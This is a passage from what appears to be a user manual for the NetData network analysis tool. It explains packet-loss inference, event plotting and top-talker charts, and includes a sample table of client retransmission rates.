'lost beyond monitor' or 'inferred lost', depending on the screen space available.

Packet-loss inferences are made only when NetData executes the function that calculates all trip times, network speeds and jitter.


Counts of packet loss can be made during analysis if a sequence of capture files has two copies of every packet, recorded on entry and exit from a network device or network segment, or if NetData analyses two sequences of capture files recorded at different points in the network. Such analyses measure transit times between two monitoring points, and identify a packet loss when they find only one copy of a packet. NetData labels the resulting packet markers and statistics as 'lost in transit'.

The occurrence of packet losses can be plotted on the transaction-performance chart if network events are loaded from the database. Red vertical lines may be plotted when a filled sequence gap first appears, at the start of a sequence of related selective acks, when a connection-accept packet (Synch-Ack) is lost, and when a packet is lost in transit between two monitoring points. Alternatively, the rates of these events can be plotted as separate graphs.

A group of checkboxes in the format-control window enables the plotting of major categories of events. The first checkbox changes the plotting from vertical lines to event-rate graphs.




All event-rate graphs can be enabled individually by checkboxes in the event-filter window.





11.17 Dialogue and Top Talker Charts

The dialogue chart has a form of bar chart with four variants to identify top talkers: clients and services, clients only, services only, and application types. These bar charts are requested from the dialogue chart's Option's menu. They normally list clients and services with their traffic volumes in descending order.



The example above does not highlight nodes with a high error rate and chooses nodes solely according to traffic volume. The chart below lists only 36 of 220 clients, but the choice gives weight to clients with high retransmission rates.






This example indicates the volumes handled by 23 different application protocols, with the scale reduced manually to 4 Kbps. The scale is altered by right-clicking inside or outside the grid area and selecting Set Kbps Scale.

The Order button presents a menu allowing displayed nodes to be sorted by name, address, traffic volume or error rate. The first option, labelled Normal (Name or Volume), sorts nodes by volume for top-talker charts and by name for all other charts.

Sorting by error rate produces charts like that below which clearly identifies the network paths or nodes with the largest retransmission rates. Nodes with equal or zero error rates are sorted by traffic volume, as in a normal top-talker chart.



By right-clicking an HTTP service on the normal dialogue chart and choosing Plot Only This Type or Plot Only This Service, the dialogue chart and subsequent top-talker charts were confined to HTTP traffic, as indicated in the title of this chart. Charts can be confined to any subset of application types.

All the information to determine top talkers is readily available in the four tables supporting the three types of dialogue chart. NetData initially sorts the tables by server bit rate ('Svr Kbps') in descending order, and places the table cursor on the top row.

The selection of top talkers can be based on any one of a very wide variety of criteria, simply by clicking on the relevant column heading to sort by that column. For example, services can be sorted on the basis of the numbers of connections or round-trips; or according to bit rate or

retransmission rate from either the client or the server. The tables have more than 35 columns on which items can be sorted. The application-types table identifies the more heavily used protocols, and the clients table lists the top clients by any criterion. If the dialogue chart is drawn from the contents of the timing chart then the four tables provide talker statistics that vary with the chart's time span.


Like any NetData table, a top-talker table can be customised for inclusion in a report by hiding any rows and columns. This table, for example, lists top clients according to their server retransmission rate, and supports the preceding chart:

Client	Conns	Trips	Clt Kbps	Retrns...	Rate	Svr Kbps	SAcks...	SynRetx...	Retrns...	Rate
User178.16.5	26	80	2.50			8.43	6		27	8.0%
User178.15.51	29	99	3.06			16.64	13		40	7.1%
User178.26.1	2	4	0.09			0.28	1		1	6.7%
User178.28.4	3	5	0.11			0.40	1		1	5.3%
User178.17.6	25	111	3.90	1	0.3%	10.79	3		22	5.2%
User178.140.4	3	5	0.11			0.41	1		1	5.0%
User178.28.1	44	100	3.11	1	0.2%	11.18	7		21	4.6%
User178.16.8	57	87	2.63			6.48	3		16	4.2%
User178.10.6	45	235	6.79			22.66	11	2	34	3.9%
User178.34.5	17	63	1.94			6.46	3		9	3.6%
User178.11.7	32	70	2.21			5.01	2		8	3.1%
User178.11.8	50	116	3.68			10.47	5		14	3.0%
User178.45.2	16	75	2.14			5.16	2	1	5	2.1%
User178.14.3	58	173	5.86			14.33	2		13	2.1%
User178.33.4	17	39	1.18			2.93			3	2.0%
User178.40.3	15	27	0.83			1.98		1	2	1.8%
User178.21.1	8	14	0.45			1.13			1	1.7%
User178.18.5	22	72	2.10			5.28	2		4	1.7%
User178.131.4	28	97	2.72			6.43	2		5	1.6%
User178.132.5	28	42	1.41			3.64	2	2	3	1.6%
User178.159.2	16	16	0.51			0.73		1	1	1.5%
User178.12.4	18	34	1.40			14.56	5		5	1.3%
User178.34.2	38	114	3.02			5.63	1		4	1.2%
User178.192.5	34	93	2.90			7.89	1		4	1.1%


11.18 Node Top Talker Charts

To the four man types of top-talker charts – charts that list clients only, services only, clients and services side-by-side, and application types – is added a chart that lists network nodes according to their total traffic volumes. Each node is represented by two bars that are proportional to the node's inbound and outbound traffic, and combine the node's client and server traffic.


The node list is subject to the same client, server and application-type filtering rules as the other charts. This capability is useful in characterising the traffic of particular types of applications such as FTP file transfers. A chart of Top Application Volumes will compare the FTP volumes with the volumes of other protocols.



Right click on this chart and first select the option to 'Hide All Types'; then right-click on each protocol of interest, such as 'FTPdata and FTPctrl, before selecting Re-Plot. Application types can be selected from either the chart or the Types table, and both can list types in alphabetical order.



